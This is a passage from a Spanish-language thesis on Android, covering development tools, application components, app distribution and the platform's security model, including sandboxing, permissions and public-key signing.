- Emulador de *Android*: es una herramienta que emula un dispositivo con *Android*, está basado en el emulador *QEMU*. Generalmente, se lo usa para depurar y probar aplicaciones en tiempo de ejecución en un ambiente actual de *Android*; no obstante, también se pueden realizar otras tareas, como *pentesting*. La principal ventaja de esta herramienta es que permite interactuar con un dispositivo con *Android* sin la necesidad de contar con un dispositivo físico.
- *Dalvik Debug Monitor Server* (DDMS): esta herramienta realiza diversas tareas, entre ellas se puede mencionar: proporciona servicios de capturas de pantalla del dispositivo, información de la *heap* y los *threads* en el dispositivo, *logs*, información del estado del radio, se pueden simular llamadas entrantes, se puede realizar *SMS spoofing*, *spoofing* de los datos de localización geográfica, etc.
- *Android Debug Bridge* (ADB): es una herramienta de línea de comandos versátil que permite comunicarse con una instancia de emulador de *Android* o un dispositivo físico con *Android*.

Cabe mencionar que se pueden usar otros *IDEs* (por ejemplo, *NetBeans*), dado que se puede trabajar con un IDE por un lado y a parte se puede usar la línea de comandos para ejecutar la aplicación.

2.4.2 Principales componentes de programación

En el marco de desarrollo de una aplicación *Android,* se emplean los siguientes conceptos de programación [ANDRFUN]:

- *Activities* [ACTGUID]: un *activity* es un componente de una aplicación que representa una pantalla, o sea que provee una interface gráfica para que el usuario pueda interactuar con la aplicación. Por ejemplo, un cliente de *e-mails* podría tener un *activity* que muestre una lista de *e-mails* nuevos, otro *activity* para redactar un *e-mail* y otro para leer *e-mails*.

  Aunque los *activities* trabajan en forma conjunta para formar una aplicación de gestión de *e-mails* coherente, cada una es independiente de las otras. De esta forma, otra aplicación puede iniciar cualquier *activity* de ésta (si lo permite). Por ejemplo, una aplicación que usa la cámara fotográfica puede iniciar el *activity* que se usa para redactar un *e-mail*, con la finalidad de compartir una fotografía del usuario.

  Un *activity* se la puede desmembrar en 2 partes: la definición del diseño de la pantalla (en código declarativo) y la definición de la lógica (en código procedural).

  El diseño de la presentación de la pantalla (*layout*), como ya se mencionó antes, se la puede construir escribiendo directamente código *XML* o utilizando herramientas intuitivas. Además, para facilitar el desarrollo de la pantalla, se usan controles de uso común (como botones y campos de texto) y varios modelos de presentación (las cuales definen la disposición de las grillas que contienen a los controles [ANDRLAY]).

  La lógica de un *activity* se basa en la escritura de código fuente en *Java*, definiendo una subclase de una clase llamada "*Activity*". En esta subclase se deben implementar métodos que el sistema llama cuando ocurre una transición de estados en su ciclo de vida. Éste se compone de las fases: creación, suspensión, reanudación y destrucción. Los métodos más importantes son: "*OnCreate()*" que se llama cuando se está por crear el *activity* (aún no está visible) y "*OnPause()*" que se llama cuando el usuario cambia la pantalla (deja de ser visible). El primero se utiliza principalmente para inicializar variables internas y para definir el diseño de la pantalla en función de los recursos (imágenes, etiquetas, etc.); el segundo se lo utiliza para persistir cambios o guardar el estado de la aplicación. A continuación se muestra un ejemplo simple de cómo se codifica un *activity*.

```
public class ExampleActivity extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // Lugar para agregar código
    }
    @Override
```

```
    protected void onPause() {
        super.onPause();
        // Lugar para agregar código
    }
}
```

- *Services*: un *service* es un componente que se ejecuta en *background* para ejecutar operaciones de larga duración o para realizar una tarea que necesita interactuar con procesos remotos [ANDRSER]. Un *service* no provee una interface gráfica. Por ejemplo, un *service* podría reproducir música en *background* mientras el usuario interactúa con otra aplicación, o podría extraer datos de la red sin bloquear la interacción que tiene el usuario con el *activity* actual.

  Un *service* tiene 2 formas de comportamiento. En la primer forma, un *service* es iniciado por un componente de una aplicación (por un *activity*, por ejemplo) con una llamada al método "*startService()*", luego el mismo *service* tiene la responsabilidad de destruirse de forma explícita con los métodos "*stopSelf()*" o "*stopService().* En general, se usa esta forma para realizar una sola operación simple que no retorna valores. En la segunda forma, una vez que se inicia el *service*, otro componente de una aplicación puede relacionarse con este *service* mediante el método "*bindService()*". Con esta forma, un *service* ofrece una interface cliente-servidor, lo que permite a los componentes interactuar con el *service*, enviándole pedidos y recibiendo resultados. En esta última forma, cuando el *service* deja de ser asociado con otros componentes, automáticamente se destruye.

  De forma similar que en los *activities*, para desarrollar un *service* se debe declarar una subclase de "*Service*" (para manejar múltiples hilos) o también de "*IntentService*" (para crear servicios simples que manejan un solo hilo). Cuando se usa la primer clase se debe sobrescribir unos métodos que se invocan cuando suceden ciertos eventos, estos métodos son: "*onStartCommand()"*, "*onBind()*", "*onCreate()*" y "*onDestroy()"*. El primero se invoca cuando se inicia el *service*, es decir cuando otro componente inicia el *service* invocando al método "*startService()*"*.* El segundo se invoca cuando otro componente quiere usar los servicios del *service*. El tercero se invoca cuando se crea el *service*, sirve para ejecutar una rutina de configuración inicial. El cuarto se invoca cuando el *service* ya no se va a usar más y será destruido, sirve para ejecutar una rutina que libera recursos.

  Una forma sencilla de crear un service es creando una clase que hereda de "*IntentService*". En ella se debe sobreescribir el método "*onHandleIntent*()" que se invoca cuando arranca el *service*, una vez que finaliza el método, se detiene el *service* automáticamente, sin la necesidad de invocar a un método (de ésto se encarga la superclase). El *intent* que recibe puede contener parámetros o datos que le pasa el invocador del *service*. Además, se necesita definir un constructor que llame al de la superclase pasándole como parámetro el nombre que identifica al hilo. Acá se presenta código fuente de muestra:

```
public class HelloIntentService extends IntentService {
  public HelloIntentService() {
    super("HelloIntentService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
    // Lugar para agregar código con lógica
  }
}
```

- *Content Providers*: un *content provider* maneja un conjunto compartido de datos de las aplicaciones. Los datos se pueden guardar en varios lugares, como el sistema de archivos, una base de datos *SQLite*, la *Web* o cualquier otro lugar de almacenamiento persistente en donde la aplicación tenga acceso; por medio de un *content provider* las aplicaciones pueden consultar o incluso modificar los datos (si el *content provider* lo permite). Un *content provider* también es útil para leer y escribir datos que son privados a la aplicación y no se comparten. Por ejemplo, el sistema provee un *content provider* que administra los datos de los contactos del usuario.
- *Broadcast Receivers*: un *broadcast receiver* es un componente que escucha las notificaciones que se difunden en todo el sistema y reacciona mediante la ejecución de código ante las notificaciones que se subscribió. Cuando se habla de *broadcasts* se hace referencia a los mensajes o notificaciones que se difunden a todo el sistema. Los *broadcast receivers* no disponen de una interface de usuario, sin embargo pueden crear una notificación para que se vea en la barra de estado y alertar al usuario que surgió un evento a partir de un tipo de *broadcast* recibido. Hay algunos de ellos que se originan desde el sistema; por ejemplo, hay un *broadcast* que anuncia que la pantalla se apagó, otro indica que la batería está baja o que una fotografía fue tomada. Las aplicaciones también pueden iniciar *broadcasts*; por ejemplo, para permitir que otras aplicaciones sepan que algunos datos han sido descargados al dispositivo y ya estan disponibles para que los usen. Usualmente un *broadcast receiver* se lo utiliza como una forma de conectar componentes y pretende realizar una cantidad mínima de trabajo cuando se detecta el *broadcast*. Por ejemplo, un *broadcast receiver* podría disparar un *service* para ejecutar algún trabajo en *background* a raíz de un evento notificado con un *broadcast*, este evento podría provenir de otra aplicación.
- *Intents* [ANDRINT]: a grandes rasgos, la función de un *intent* es transportar un mensaje para que otra aplicación reaccione de alguna forma, lo que quiere decir que un *intent* puede viajar entre distintos componentes. Comúnmente se lo utiliza para realizar 3 funciones. La primera función consiste en que un *intent* puede contener un *activity* con la finalidad de que en cualquier momento pueda mostrar su correspondiente pantalla y tratar la pantalla como un objeto; hay varias pantallas

genéricas para elegir o se puede usar una pantalla diseñada por el desarrollador. Para lograr esto, se llama al método "*startActivity()"* pasándole un *Intent* como parámetro, el contenido del Intent especifica la pantalla que se mostrará y también puede contener datos adicionales. La segunda función se asimila a la anterior, consiste en que se puede encapsular un service en un intent, con la posibilidad de iniciarlo con el método "*startService()"*. Finalmente, la última función que se le puede dar a un *intent* es para contener un mensaje que comunica la aparición de un evento, el *intent* llevaría una notificación a aquellos *broadcast receivers* suscriptos a este evento; en este caso, se utilizan los métodos "*sendBroadcast()*", "*sendOrderedBroadcast()*" o "*sendStickyBroadcast()*".

Concluyendo, el envío de *intents* tiene la finalidad de relacionar componentes en tiempo de ejecución, ya sean de diferentes aplicaciones o de la misma aplicación, que cuando son recibidos por *services* o *activities* pueden activar procesos. Internamente, un *intent* es una estructura de datos pasiva que posee una descripción abstracta de una operación a ejecutar o en el caso de los *intents* de tipo *broadcast*, una descripción de algo que ya ha sucedido y está siendo notificado.

En el caso que se quiera mostrar un *activity* estándar se debe crear un *Intent* con los datos y luego activarlo con el método *startActivity*(), por ejemplo con la ejecución de este código se puede mostrar la pantalla para marcar un número telefónico:

```
Intent intent = new Intent(Intent.ACTION_DIAL);
activity.startActivity(intent);
```

- *Manifest*: es un archivo *XML* en donde se declaran todos los componentes de una aplicación y se configuran cuestiones generales de ésta. Este archivo se debe ubicar en la raíz del directorio del proyecto de la aplicación. Algunas de las funciones importantes que cumple son:
  - Identificar los permisos que debe conceder el usuario para que la aplicación se instale. Por ejemplo, el acceso a *Internet* o el acceso de lectura a los contactos del usuario.
  - Definir el nivel de *API* mínimo que requiere la aplicación, esto se basa en las *APIs* que utiliza la aplicación.
  - Definir los requerimientos de *hardware* y *software* de la aplicación, tal como la cámara fotográfica, servicios de *Bluetooth* o una pantalla *multitouch*.
  - Definir los enlaces externos con las bibliotecas ajenas a la *API* nativa de *Android*, tal como la biblioteca de *Google Maps*.
  - Declarar los *activities* y *services* que usa la aplicación.

2.4.3 Distribución

En *Android*, los desarrolladores pueden elegir un método para distribuir aplicaciones o pueden combinar. Los procesos para empaquetar y distribuir aplicaciones son independientes. Asimismo, en esta instancia se pueden distinguir dos tareas principales [PLAYPUB]:

- Se prepara la aplicación para la publicación (es el proceso de empaquetado), se construye un paquete instalador de la aplicación, con que los usuarios van a poder descargar e instalar en sus dispositivos con *Android*.
- Se publica la aplicación, durante esta fase se difunde la aplicación con publicidad, se vende y distribuye la versión de producción de la aplicación.

Un método posible para distribuir aplicaciones es a través de un *marketplace*; por lo general, con este método se puede llegar a la mayor cantidad de usuarios posible que con los otros métodos. Por ejemplo, *Google Play* es el principal *marketplace* para las aplicaciones de *Android* y es particularmente útil si se desea distribuir aplicaciones a un gran público global. Sin embargo, se pueden distribuir aplicaciones a través de cualquier otro *marketplace* o usar varios [OPENDIS]. Otros *marketplaces* posibles pueden ser [ALTMARK]: *Amazon Appstore* [AMAZAPP], *Slide Me* [SLIDEME], *AppsLib* [APPSLIB], *Insyde Market* [INSMARK], *FileDir* [FILEDIR], *AppBrain* [APPBRAI], *Android Pit* [ANDRPIT], *F-Droid* [FDROIDM], entre otros.

2.4.3.1 Google Play

Google Play es una plataforma de distribución digital operada por *Google*. Es el *marketplace* oficial de *Android* que originalmente se llamaba *Android Market*. Permite a los usuarios navegar entre miles de aplicaciones para luego descargar las que seleccionen. Permite a los desarrolladores publicar sus aplicaciones desarrolladas con el SDK de *Android*. Además de distribuir aplicaciones, también sirve como almacén de medios digitales, ofreciendo música, revistas, libros, películas y programas de televisión [WIKPLAY][PLAYOVE].

Entre las facilidades que *Google Play* ofrece al desarrollador, está el control sobre el alcance que tienen sus aplicación en base a las características del dispositivo del usuario (por ejemplo, la versión de *Android* y las características del *hardware*), por lo tanto algunos usuarios no van a poder instalar ciertas aplicaciones por las restricciones del desarrollador; no obstante, para aumentar el alcance de la aplicación, el desarrollador puede considerar la ausencia de los requisitos y publicar versiones alternativas para ellos. Además, *Google Play* permite el uso de 2 servicios: el servicio de licencias y el servicio de facturación dentro de la aplicación. El primer servicio proporciona ayuda para prevenir la instalación y uso no autorizado de las aplicaciones; el segundo servicio facilita la venta integrada dentro de las aplicaciones, por ejemplo cuando una aplicación ofrece una actualización que tiene un cargo económico [OPENDIS][WIKPLAY].

Para que un desarrollador se dé de alta en *Google Play*, debe realizar una serie de pasos.

Por empezar, debe tener una cuenta *Google* para asociarla a la futura cuenta del desarrollador, se puede utilizar una ya existente o bien se puede crear una. Al iniciar el proceso de creación de una cuenta, se debe leer y aceptar un acuerdo en el cual se dan a conocer todas las normas que deberá cumplir el desarrollador a la hora de distribuir su trabajo a través del *marketplace*. Luego deberá pagar un arancel único, acto seguido el desarrollador deberá rellenar un formulario de registro con su información personal. Una vez que un desarrollador termina de registrar y validar su cuenta de *Google Play*, podrá acceder a estos datos y modificarlos siempre que lo desee. Tras la realización de la solicitud, el desarrollador recibirá en 24 o 48 horas un correo confirmando el registro y validando su cuenta, cuando lo reciba, podrá acceder con su cuenta a la consola de desarrollador *Android* de *Google Play* y comenzar a subir aplicaciones [ALTPLAY] [PLAYREG].

En cuanto a las tarifas, para registrarse en *Google Play* existe una tarifa única de 25 USD [PLAYREG] (este abono se realiza a través de *Google Wallet* [ALTPLAY]), en contraste con *App Store* (el *marketplace* de *Apple*) que cobra una cuota anual de 99 USD como mínimo [APPFEES]. Luego, por cada aplicación o producto integrado en una aplicación que se vende, *Google Play* cobra una tarifa de transacción equivalente al 30% del precio del producto. Es decir, que el desarrollador recibe el 70% del pago (igual que en *App Store* de *Apple* [APPLEPA]), el 30% restante se destina al socio de distribución y a las comisiones [PLAYAPP].

Desde el punto de vista del usuario de aplicaciones, en *Google Play* se cuenta con un conjunto de herramientas como las calificaciones y comentarios que exponen la experiencia que tuvieron los usuarios con una aplicación en particular. Esta información se la puede tomar como un punto de referencia clave acerca de la calidad de la aplicación. La calificación que le asignan los usuarios a las aplicaciones es uno de los factores más importantes que influyen en el *ranking* que se va formando en las listas de aplicaciones por categoría y los resultados de búsqueda de *Google Play*, también influyen en las listas que presentan selecciones de aplicaciones y juegos para la promoción en el marketplace.

Asimismo, el usuario puede explorar las aplicaciones por categorías (hay más de 30), en cada categoría se presentan listas de aplicaciones ordenadas por una combinación de factores: *rating*, críticas de los usuarios, cantidad de descargas, país y otros. El usuario también puede ubicar las aplicaciones que quiere por las búsquedas, las cuales permiten llegar a la aplicación que necesita con mayor precisión; la búsqueda tiene características adicionales, como sugerencias de términos más relevantes o nombres de las aplicaciones más populares que se acerquen al término buscado. Igualmente, el usuario tiene a disposición listas de aplicaciones que tienen las mejores puntuaciones, divididas en categorías como: aplicaciones gratuitas, pagas, nuevas, las que crecieron con mayor rapidez, entre otras; constantemente se están creando listas de aplicaciones basadas en un tema o acontecimiento estacional, tratando de promocionar aquellas que son de mejor calidad. De hecho, hay un apartado en donde realizan reconocimientos, como por ejemplo "el mejor desarrollador". [PLAYABO]

2.4.3.2 Otros métodos de distribución

Otro método de distribución (una alternativa al *marketplace*), es el envío de aplicaciones a los usuarios por *e-mail*, la cual es una forma fácil y rápida de publicar una aplicación. Para utilizar esta forma, se prepara la aplicación para la publicación (empaquetado), se adjunta en un *e-mail* y se lo envía a un usuario. Cuando el usuario abre el mensaje de *e-mail* en el dispositivo con *Android*, el sistema reconoce el paquete de instalación (archivo APK) y muestra un botón que indica si se quiere instalar la aplicación. La distribución de aplicaciones por *e-mail* es conveniente si se lo envía a unos pocos usuarios de confianza, dado que esta forma de distribución proporciona pocas protecciones contra la piratería y la distribución no autorizada [OPENDIS].

Finalmente, se pueden distribuir aplicaciones a través de un sitio *Web*. Es posible poner a disposición una aplicación para su descarga en un sitio *web*. Para realizar esta distribución, primero se debe preparar el paquete de la aplicación para publicarlo (empaquetado); luego, todo lo que se necesita hacer es alojar el archivo APK en el sitio *web* y habilitar un enlace *web* de descarga para los usuarios. Cuando los usuarios accedan al enlace de descarga desde sus *smartphones* con *Android*, el archivo se descargará y el sistema *Android* automáticamente iniciará la instalación. Sin embargo, la instalación comenzará automáticamente sólo si los usuarios tienen configurado al sistema de forma tal que permita la instalación desde fuentes desconocidas [OPENDIS].

Capítulo 3

Seguridad en Android

3.1 Objetivo

El objetivo general del capítulo es analizar las herramientas que tiene *Android* para mejorar la seguridad y examinar algunas cuestiones que debilitan la seguridad del entorno. Concretamente, se explica el modelo de seguridad que provee *Android* y se describen los mecanismos adicionales que se emplean para mitigar riesgos; al final, se mencionan cuestiones que perjudican la seguridad. Este capítulo se lo puede desmembrar en 3 partes. La primer parte se enfoca en 3 pilares: el núcleo de *Android* basado en *Linux*, el sistema de permisos y el firmado digital de aplicaciones. En la segunda parte se describen las herramientas adicionales, las cuales son configuraciones y características de seguridad. En la tercer parte, se describen 2 vulnerabilidades que afectan a la seguridad de Android: el fenómeno de la fragmentación de versiones y las complicaciones que surgen en las actualizaciones.

3.2 Modelo de seguridad

Android consta de 2 instancias de permisos separadas que cooperan para alcanzar un objetivo compartido. Una instancia está ubicada en el nivel más bajo de la pila de capas de la arquitectura de *Android* (es transparente al usuario), donde se encuentra un *kernel* de *Linux* modificado que implementa los permisos usando un modelo del tipo *sandbox*. Por otro lado, la segunda instancia está ubicada en el nivel más alto, donde se encuentran las aplicaciones que interactúan con el *framework* de *Android.* Esta última instancia es visible por los usuarios en el momento en que instalan aplicaciones, ellos pueden ver una lista de permisos asociadas a la aplicación. Esta lista de permisos es definida por el autor de la aplicación y describe las aptitudes que necesita del sistema.

3.2.1 Kernel de linux

Como se remarcó en el capítulo anterior, el *kernel* de *Android* está basado en el *kernel* de *Linux* que se ubica en la capa más inferior de la pila de capas de *Android*. Este *kernel* es bastante maduro en cuanto a la seguridad, le atribuye a *Android* las siguientes características [SECKERN]:

- Aislación de procesos (modelo *sandbox*).
- Mecanismo extensible para un *IPC* confiable.

- Un modelo de permisos basado en el usuario (uso de *UID*).
- La capacidad para eliminar partes innecesarias y potencialmente inseguras en el núcleo.
- Aislación de los recursos que pertenecen a un usuario (permisos en los archivos del *filesystem*).

Primero se va a revisar el modelo de seguridad básico en *Linux* y luego se va a ver cómo se usa este modelo en *Android*.

En el contexto de la seguridad de *Linux*, se utilizan 2 conceptos importantes en relación a los usuarios: UID y GID. El UID es un identificador que se le asigna a cada usuario. El GID es el identificador que se le asigna a cada grupo de usuarios, el cual puede contener uno, 2 o más usuarios; además, un usuario puede ser miembro de varios grupos. Por otro lado, cada recurso tiene asignado un conjunto de permisos, generalmente un recurso es un archivo (casi todo en *Linux* es visto como un archivo). Cada recurso tiene asignado 3 grupos de permisos basados en el usuario: un dueño, un grupo y el resto de los usuarios; cada grupo de permisos consta de los siguientes permisos basados en el recurso: lectura, escritura y ejecución (permite que el archivo sea tratado como un código ejecutable). Todas estos conceptos juntos persiguen un objetivo: evitar el acceso de cualquier aplicación a los datos, procesos y al espacio de memoria de otra aplicación. Es decir, se realiza una separación de las pertenencias de las aplicaciones comprobando que el UID sea distinto, dado que cada UID que pertenece a una aplicación es único en el sistema [LINPERM].

En cambio, en *Android* pasa lo siguiente: a cada aplicación instalada se le asigna un UID, con lo cual esta aplicación corre bajo ese usuario (UID) en un proceso separado y todos los datos que se van almacenando serán propiedad de este UID (se les asignará este UID como dueño), ya sea un archivo, una base de datos u otro recurso. Se aprovecha el concepto de usuario único de *Linux* para aplicar la aislación de aplicaciones en *Android*. Por defecto, se aplica un régimen de aislación estricto para todas las aplicaciones, es decir que las aplicaciones no pueden interactuar entre sí a menos que se definan configuraciones adicionales, y lo mismo pasa con el acceso a las funciones del sistema operativo. Concluyendo con un ejemplo, si la aplicación A intenta hacer algo malicioso como leer datos de la aplicación B sin su consentimiento o hacer llamadas telefónicas sin los permisos correspondientes, entonces el sistema operativo protegerá a la aplicación B o denegará la realización de la llamada, porque la aplicación A no tiene los privilegios de usuario debidos. Esta aislación y asignación de UID a procesos es lo que forma el modelo de *sandbox* de aplicaciones a nivel de *kernel*.

El modelo *sandbox* es simple, auditable y maduro, dado que en los sistemas basados en *Unix* hace mucho que se lo viene utilizando. Debido a que el modelo *sandbox* se aplica a nivel del *kernel*, el mismo se extiende a las capas superiores. Para cada proceso, este modelo se emplea de la misma forma y con el mismo grado de seguridad. Como cualquier medida de seguridad, este modelo no es infalible, pero para evadirlo (en un dispositivo configurado apropiadamente) se necesita corromper la seguridad del *kernel* de *Linux*. El

modelo *sandbox* modera las catástrofes originadas por la corrupción de memoria, limitando los efectos a un contexto particular de un proceso y no al resto del sistema, este problema pasa cuando los contenidos de una ubicación de memoria son modificados involuntariamente debido a errores de programación.

En el *Filesystem* también se aplica el modelo de seguridad *sandbox* para prevenir que cada aplicación acceda a los archivos de cualquier otra (que tenga distinto UID). Cada aplicación guarda sus archivos en una ruta del estilo /data/data/{app_name} , en donde {app_name} es el nombre de la aplicación, entonces el sistema configura este directorio de la siguiente forma: sólo se establecen los permisos del dueño, con el UID de la aplicación; ningún otro UID (aplicación) va a tener acceso porque ni los permisos del grupo, ni los permisos globales son definidos. Cuando la aplicación cree nuevos archivos, sus permisos se definirán de la misma forma. Por ejemplo, esto sucede dentro del directorio /data/data/{app_name}/files, en donde se van creando archivos durante la instalación y ejecución de la aplicación. Sin embargo, se puede programar la aplicación para que los archivos que se van creando puedan ser accedidos por otras, lo que se logra alterando los permisos que vienen por defecto. O dicho de otra forma, cualquier aplicación que es configurada para correr con el mismo UID de otra aplicación puede acceder a sus archivos; generalmente esto se realiza sólo si se necesita compartir recursos y sucede con todas las aplicaciones originadas por el mismo desarrollador; cualquier aplicación nueva que comparta el UID con una aplicación ya instalada (y con la definición de algunas configuraciones adicionales), tendrá control total con los archivos de la aplicación asentada [APPSECU].

3.2.2 Permisos

Por defecto, una aplicación Android puede acceder sólo a un rango limitado de recursos del sistema, éste restringe su acceso dado que su uso incorrecto o malintencionado podría impactar negativamente en la interacción del usuario, en la red o en los datos que contiene el dispositivo. Estas restricciones toman varias formas, como la ausencia intencional de APIs en funcionalidad sensible (por ejemplo, no hay una API para manipular la tarjeta SIM), en la aislación de las regiones del filesystem por cada aplicación y en otros casos se acude a la protección del uso de APIs sensibles por parte de las aplicaciones con un mecanismo de seguridad llamado permiso [APPSEOV]. Las APIs protegidas por este mecanismo incluyen las siguientes funcionalidades: funciones de la cámara, acceso a los datos de la ubicación (GPS), funciones de una conexión por Bluetooth, funciones de telefonía, conexiones a redes, funciones de envío de mensajes SMS/MMS, entre otras.

En el archivo de configuración de una aplicación hay una lista de permisos, la cual sirve para definir explícitamente los accesos que va a tener la aplicación a recursos y funciones del sistema (por defecto, *Android* no otorga ningún permiso), esta lista la define el autor de la aplicación en un archivo XML llamado manifiesto ("AndroidManifest.xml"). En el sitio de desarrollo de Android se puede encontrar una lista con los permisos por defecto que trae el sistema [MANPERM]. Para el usuario de la aplicación, estos permisos advierten de

las operaciones que son potencialmente peligrosas y que se llevarán a cabo una vez que la aplicación sea instalada.

El modelo de solicitud de permisos se acciona justo antes de instalar una aplicación, en ese instante el usuario deberá leer y aceptar (o rechazar) la lista de permisos; cuya aprobación no es individual o parcial sino total, por lo tanto sólo hay 2 alternativas: o se aceptan todos o ninguno de los permisos de una aplicación, lo que produce la continuación o la cancelación de la instalación, respectivamente. Una vez que los permisos son otorgados, el sistema no notifica al usuario otra vez que los permisos fueron concedidos, esto se realiza así para evitar confusiones y mejorar la experiencia del usuario, en vez de proveer confirmaciones reiteradas que perjudican la interacción con el dispositivo. Los permisos son eliminados si una aplicación es desinstalada, entonces en una subsecuente reinstalación se preguntará nuevamente por los permisos. El usuario tiene la posibilidad de ver los permisos otorgados a las aplicaciones previamente instaladas, están dentro de las propiedades de la aplicación. En el caso de que una aplicación intente usar una función sensible que no ha sido declarada en el manifiesto como permiso, generalmente produce una excepción de seguridad denominada "*SecurityException*" [SECPERM].

Hay 2 tipos de permisos: los permisos por defecto que trae el sistema y los permisos definidos por la aplicación.

Este modelo tiene 2 ventajas principales sobre los modelos más tradicionales [SECOVER]. Primero, un usuario puede ver todas las acciones riesgosas que sería capaz de hacer la aplicación antes de ser instalada y además se puede comprobar si la lista de permisos es coherente con respecto al propósito de la aplicación antes de aceptarla, si coinciden con sus necesidades y expectativas. Por ejemplo, un usuario que descarga un juego que corre completamente de forma local (sin la necesidad de acceder a una red) vé que pide permisos para acceder a los mensajes SMS, hacer llamadas telefónicas y obtener acceso completo a *Internet*, lo cual no tiene fundamento y probablemente el usuario decidirá abortar la instalación. También es importante destacar que en el proceso de revisión de permisos, el usuario aún no ha establecido un compromiso mental o financiero con la aplicación y se puede comparar fácilmente con otras aplicaciones alternativas.

Segundo, este modelo de permisos permite la contención de un ataque de una aplicación maliciosa sobre otras aplicaciones genuinas y permite limitar el daño que pueda llegar a realizar una aplicación maliciosa en función de los permisos concedidos. Por ejemplo, existen ciertas aplicaciones que tienen errores de programación, y en muchos casos, estos errores le permiten a los delincuentes expertos en informática dominar a la aplicación que está corriendo y provocar que su propio código arbitrario corra en el mismo contexto que la aplicación comprometida; en *Android*, una aplicación expuesta ejecutará el código arbitrario del atacante con los privilegios que le fueron concedidos, ergo sus acciones serán circunscriptas a los permisos que aquella aplicación ha declarado y se le han otorgado.

Más allá de las ventajas de los permisos, uno se puede preguntar: ¿Los usuarios aprobarán cualquier conjunto de permisos pertenecientes a una aplicación determinada ó ellos prestarán atención lo que contiene la lista que ellos deben aceptar para la instalación? El modelo de permisos sólo es válido si los usuarios son conscientes de lo que hacen. Primordialmente, no hay una forma para forzar a un usuario a que efectivamente entienda lo que está aceptando. Debido a esta cuestión, las descripciones para los permisos usualmente son cortas y fáciles de entender.

3.2.3 Firmado digital

En esta sección se explica el mecanismo del firmado digital con certificado en las aplicaciones Android, tema que los desarrolladores consideran cuando publican aplicaciones. Antes de explicar este tema, se entrará en contexto introduciendo los conceptos generales involucrados. Primero, se describe la idea de la encriptación asimétrica. Segundo, se exponen los puntos esenciales de las firmas digitales. Tercero, se muestra la idea del uso de un certificado. Finalmente, se explica cómo se aplica el firmado digital con certificado en Android (con un ejemplo práctico incluido).

Considerando un marco teórico en donde un emisor y un receptor intercambian mensajes encriptados por un medio inseguro. La encriptación asimétrica (también llamada encriptación de clave pública) convierte un texto plano a un texto encriptado usando una clave y un algoritmo de encriptación para que el emisor pueda enviar un texto (mensaje) por el medio inseguro. Luego, cuando el receptor recibe el texto encriptado puede recuperar el texto plano original con un algoritmo de desencriptación y una clave distinta a la anterior. Se usa una clave para la encriptación y otra distinta para la desencriptación. Estas claves corresponden a una clave pública, que se puede compartir, y una clave privada, que se debe ocultar para que nadie tenga acceso a ella. La asociación entre cada clave con cada operación (encriptación o desencriptación) dependerá de su aplicación que pueden ser: para generar una firma digital o para encriptar un mensaje; éstas aplicaciones se las describirá en breve. Además, existe una correspondencia entre las claves dado que se generan juntas, es decir que una clave privada le corresponde una clave pública.

El uso de claves distintas para cada operación criptográfica evita el problema del intercambio de claves entre las personas, cuestión que acarreaban los sistemas de encriptación simétricos (los cuales utilizan la misma clave para la encriptación y desencriptación). De esta forma, los sistemas de encriptación de clave pública se libran de la elaboración de un mecanismo de distribución de claves [CRYPSTA]. En conclusión, la encriptación simétrica requiere que el remitente y el destinatario compartan una clave de sesión; en cambio, en la encriptación asimétrica, solo se necesita que el remitente adquiera una copia de la clave pública del destinatario, antes de iniciar una comunicación secreta.

Existen varias implementaciones de la encriptación asimétrica, por lo general sus especificaciones técnicas son públicas, éstas describen el procedimiento para poder

encriptar, desencriptar y generar las claves (la clave privada y su correspondiente clave pública). Según el Principio de *Kerckhoffs* [SISMODE], los algoritmos de encriptado y desencriptado siempre deben ser públicos y el secreto debe residir exclusivamente en una de las claves. La implementación más usada del sistema de clave pública es el sistema *RSA*.

En cuanto a las aplicaciones que se le puede dar a este mecanismo, una de ellas es la firma digital (figura 9). La implementación de este mecanismo con el sistema de encriptación asimétrico es una de las contribuciones más importantes de este sistema criptográfico [CRYPSTA]. En líneas generales, la firma digital es un método que establece la identificación del autor de un mensaje (autoría del mensaje). Su funcionamiento se basa en que un emisor encripta un mensaje con su clave privada y lo envía al receptor, éste puede descifrar el mensaje con la clave pública que el emisor divulgó. Si tiene éxito en el descifrado, quiere decir que el mensaje provino del emisor. Para entender este mecanismo se debe considerar que el mensaje que se encripta usa la clave privada que el único que la posee es el emisor, lo que quiere decir que sólo de éste podría haber provenido el mensaje encriptado. Entonces, todo el mensaje encriptado sirve como una firma digital [CRYPSTA].

Otra aplicación de la encriptación asimétrica es el fortalecimiento de la privacidad en los mensajes que se transmiten, o sea la encriptación propiamente dicha (figura 8). Esta aplicación consiste en que un emisor puede usar una clave pública provista por el receptor para encriptar un mensaje, usando el algoritmo de encriptación. Cuando el receptor recibe el mensaje encriptado lo podrá desencriptar con su clave privada y sólo él podrá descifrarlo mientras esconda esta clave.




Figura 8 – Encriptación y desencriptación[5]

5 Shelton, B. K. (2010). Public Key Encryption. Recuperado de http://infosectoday.com/Articles/Intro_to_Cryptography/Introduction_Encryption_Algorithms.htm

